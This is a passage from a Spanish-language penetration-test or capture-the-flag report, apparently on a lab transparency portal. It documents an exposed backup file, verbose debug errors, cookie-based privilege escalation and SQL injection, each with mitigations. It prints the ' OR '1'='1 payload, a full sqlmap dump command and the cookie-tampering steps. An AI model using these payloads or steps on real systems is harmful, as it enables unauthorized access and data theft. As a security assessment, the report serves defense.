


Figura 4.1 — Evidencia del hallazgo 04 (UPSLP_CNOIV-OLD-MEMORIES-04).



Figura 4.2 — Evidencia del hallazgo 04 (UPSLP_CNOIV-OLD-MEMORIES-04).




Figura 4.3 — Evidencia del hallazgo 04 (UPSLP_CNOIV-OLD-MEMORIES-04).

```
 * publicación anterior. No debía permanecer dentro del document root.
 */
$releaseValidation = 'UPSLP_CNOIV-OLD-MEMORIES-04';

$sections = [
    'estructura',
    'directorio',
    'indicadores',
    'contrataciones',
    'licitaciones',
    'informes'
];

function legacy_public_export(array $sections): array {
    return [
        'release' => '2026.06-transparency-r2',
        'generated_by' => 'portal-publicacion',
        'sections' => $sections,
        'format' => 'json'
    ];
}

// Copia conservada por seguridad antes de sustituir transparencia.php.
// El servidor no interpreta archivos .bak como PHP.
?>
```

Figura 4.4 — Evidencia del hallazgo 04 (UPSLP_CNOIV-OLD-MEMORIES-04).

Impacto y riesgo

La exposición de código fuente revela la lógica interna de la aplicación (nombres de función, estructura de secciones, convenciones internas), lo que facilita a un atacante identificar más puntos de ataque y entender el funcionamiento del backend sin necesidad de ingeniería inversa del binario/bytecode.

Mitigación propuesta

Prohibir a nivel de servidor web el acceso a cualquier recurso con extensiones de respaldo dentro del document root (regla de denegación por patrón: *.bak, *.old, *.swp, *.orig, *~) y automatizar la eliminación de respaldos temporales como parte del pipeline de publicación.

Hallazgo 05 — Divulgación de información interna mediante mensajes de error verbosos

Referencia de validación: UPSLP_CNOIV-TOO-MUCH-INFO-05 **| Severidad: Media | Componente:** /exportar.php?tipo=

Categoría: Exposición de información a través de mensajes de error (CWE-209)

Descripción técnica y causa raíz

El exportador público de datos (exportar.php) acepta un parámetro tipo cuyos valores esperados son catálogos conocidos (por ejemplo, proveedores). Al enviar un valor no contemplado (tipo=error) la aplicación no maneja la excepción de forma controlada: responde con una página de depuración activa en producción ("DEBUG RESPONSE ENABLED") que expone la ruta absoluta del archivo en el servidor, la versión del módulo, el entorno y el host/puerto del servicio de base de datos.

Causa raíz: El modo de depuración (debug) del framework/aplicación quedó habilitado en el ambiente de producción, y el manejo de excepciones no contempla todos los casos de un "match" sobre el parámetro tipo (UnhandledMatchError), dejando que el error de programación llegue sin filtrar hasta el usuario final.

Comprobación del hallazgo

- Se accedió al exportador válido: /exportar.php?tipo=proveedores (descarga CSV normal).
- Se alteró el parámetro a un valor no soportado: /exportar.php?tipo=error.
- El servidor devolvió una traza de depuración completa con Source file (/var/www/html/exportar.php), Database service (db:3306 / schema interafas) y el identificador de validación de la bandera.

Evidencia técnica




Figura 5.1 — Evidencia del hallazgo 05 (UPSLP_CNOIV-TOO-MUCH-INFO-05).



Figura 5.2 — Evidencia del hallazgo 05 (UPSLP_CNOIV-TOO-MUCH-INFO-05).



Figura 5.3 — Evidencia del hallazgo 05 (UPSLP_CNOIV-TOO-MUCH-INFO-05).




Figura 5.4 — Evidencia del hallazgo 05 (UPSLP_CNOIV-TOO-MUCH-INFO-05).




Figura 5.5 — Evidencia del hallazgo 05 (UPSLP_CNOIV-TOO-MUCH-INFO-05).

Impacto y riesgo

La fuga de rutas absolutas del servidor, nombre del esquema de base de datos y host interno del servicio de datos reduce significativamente el esfuerzo de reconocimiento de un atacante para etapas posteriores (por ejemplo, explotación de inyección SQL o acceso directo a servicios internos).

Mitigación propuesta

Desactivar el modo debug en producción (DEBUG_RESPONSE=false), implementar manejo exhaustivo de casos en los parámetros de entrada con una página de error genérica para el usuario, y centralizar el detalle del error en logs internos no accesibles desde el exterior.

Hallazgo 06 — Escalamiento vertical de privilegios mediante cookie de rol controlada por el cliente

Referencia de validación: UPSLP_CNOIV-WRONG-ROLE-06 **| Severidad: Crítica | Componente:** /gestion-proveedores.php (cookie portal_role)

Categoría: Gestión indebida de privilegios / Aplicación de seguridad del lado del cliente (CWE-269, CWE-602)

Descripción técnica y causa raíz

El módulo "Área de gestión · personal autorizado" del padrón de proveedores rechaza inicialmente a una sesión ciudadana con "Acceso no autorizado". Al inspeccionar la respuesta del servidor se observa el

encabezado X-Required-Role: procurement_admin, y en las cookies del sitio existe una cookie portal_role cuyo valor de fábrica es citizen. Al editar manualmente esa cookie a procurement_admin y recargar la misma URL, el servidor concede acceso administrativo completo al módulo interno de Contrataciones.

Causa raíz: El control de autorización por rol se evalúa a partir de un valor que el propio navegador del usuario puede modificar libremente (una cookie no firmada ni validada criptográficamente), en lugar de resolverse contra el rol real asignado al usuario en el servidor.

Comprobación del hallazgo

- Se accedió autenticado como ciudadano a "Área de gestión · personal autorizado" y se recibió 'Acceso no autorizado'.
- En DevTools → Network se inspeccionó la respuesta, identificando el encabezado X-Required-Role: procurement_admin.
- En DevTools → Application → Cookies se localizó portal_role=citizen.
- Se editó el valor de la cookie a procurement_admin y se recargó gestion-proveedores.php en la misma sesión.
- El módulo respondió "Autorización concedida. Perfil administrativo reconocido por el módulo" y confirmó "Escalamiento vertical confirmado" junto con la bandera.

Evidencia técnica



Figura 6.1 — Evidencia del hallazgo 06 (UPSLP_CNOIV-WRONG-ROLE-06).




Figura 6.2 — Evidencia del hallazgo 06 (UPSLP_CNOIV-WRONG-ROLE-06).




Figura 6.3 — Evidencia del hallazgo 06 (UPSLP_CNOIV-WRONG-ROLE-06).




Figura 6.4 — Evidencia del hallazgo 06 (UPSLP_CNOIV-WRONG-ROLE-06).




Figura 6.5 — Evidencia del hallazgo 06 (UPSLP_CNOIV-WRONG-ROLE-06).




Figura 6.6 — Evidencia del hallazgo 06 (UPSLP_CNOIV-WRONG-ROLE-06).




Figura 6.7 — Evidencia del hallazgo 06 (UPSLP_CNOIV-WRONG-ROLE-06).



Figura 6.8 — Evidencia del hallazgo 06 (UPSLP_CNOIV-WRONG-ROLE-06).




Figura 6.9 — Evidencia del hallazgo 06 (UPSLP_CNOIV-WRONG-ROLE-06).

Impacto y riesgo

Cualquier ciudadano autenticado puede autoasignarse privilegios administrativos sobre el módulo de gestión de proveedores sin pasar por ningún proceso de autorización real, comprometiendo la integridad del padrón de proveedores y contrataciones públicas.

Mitigación propuesta

Nunca confiar en un dato de rol/privilegio enviado por el cliente; el rol debe resolverse del lado del servidor a partir de la sesión autenticada (tabla de usuarios/roles) en cada solicitud, y cualquier cookie de preferencia de interfaz debe ir firmada o, mejor, no debe usarse jamás para decisiones de autorización.

Hallazgo 07 — Inyección SQL en el validador de referencias de contratación

Referencia de validación: UPSLP_CNOIV-SILENT-ANSWER-07 | Severidad: Crítica | Componente: /validar-referencia.php

Categoría: Inyección SQL (CWE-89)

Descripción técnica y causa raíz

El formulario "Validar referencia de procedimiento" concatena el valor ingresado por el usuario directamente en una consulta SQL sin parametrizar. Al enviar una carga booleana (' OR '1'='1) el sistema confirma "Referencia localizada" para cualquier entrada, demostrando inyección SQL explotable. El hallazgo se confirmó y explotó íntegramente con sqlmap, obteniendo la base de datos interafas, sus tablas, columnas y un volcado de datos que incluye la referencia de validación de esta bandera.

Causa raíz: Ausencia total de consultas parametrizadas / prepared statements en la capa de acceso a datos del formulario de validación de referencias; la entrada del usuario se concatena como texto dentro del SQL.

Comprobación del hallazgo

- Se probó manualmente el payload ' OR '1'='1 en el campo Referencia, confirmando que el sistema responde positivamente de forma universal (inyección booleana confirmada).
- Se ejecutó sqlmap contra el endpoint: sqlmap -u "http://localhost:8080/validar-referencia.php" --data "referencia=LP-INT-000-2026" --batch (parámetro referencia detectado como inyectable).

- Se enumeraron bases de datos (--dbs), confirmando interafas; tablas (--tables) y columnas (--columns) de la tabla relevante.
- Se realizó el volcado de datos (--dump), obteniendo entre los registros el valor verification_token = UPSLP_CNOIV-SILENT-ANSWER-07.

Evidencia técnica




Figura 7.1 — Evidencia del hallazgo 07 (UPSLP_CNOIV-SILENT-ANSWER-07).



Figura 7.2 — Evidencia del hallazgo 07 (UPSLP_CNOIV-SILENT-ANSWER-07).




Figura 7.3 — Evidencia del hallazgo 07 (UPSLP_CNOIV-SILENT-ANSWER-07).




Figura 7.4 — Evidencia del hallazgo 07 (UPSLP_CNOIV-SILENT-ANSWER-07).




Figura 7.5 — Evidencia del hallazgo 07 (UPSLP_CNOIV-SILENT-ANSWER-07).



Figura 7.6 — Evidencia del hallazgo 07 (UPSLP_CNOIV-SILENT-ANSWER-07).

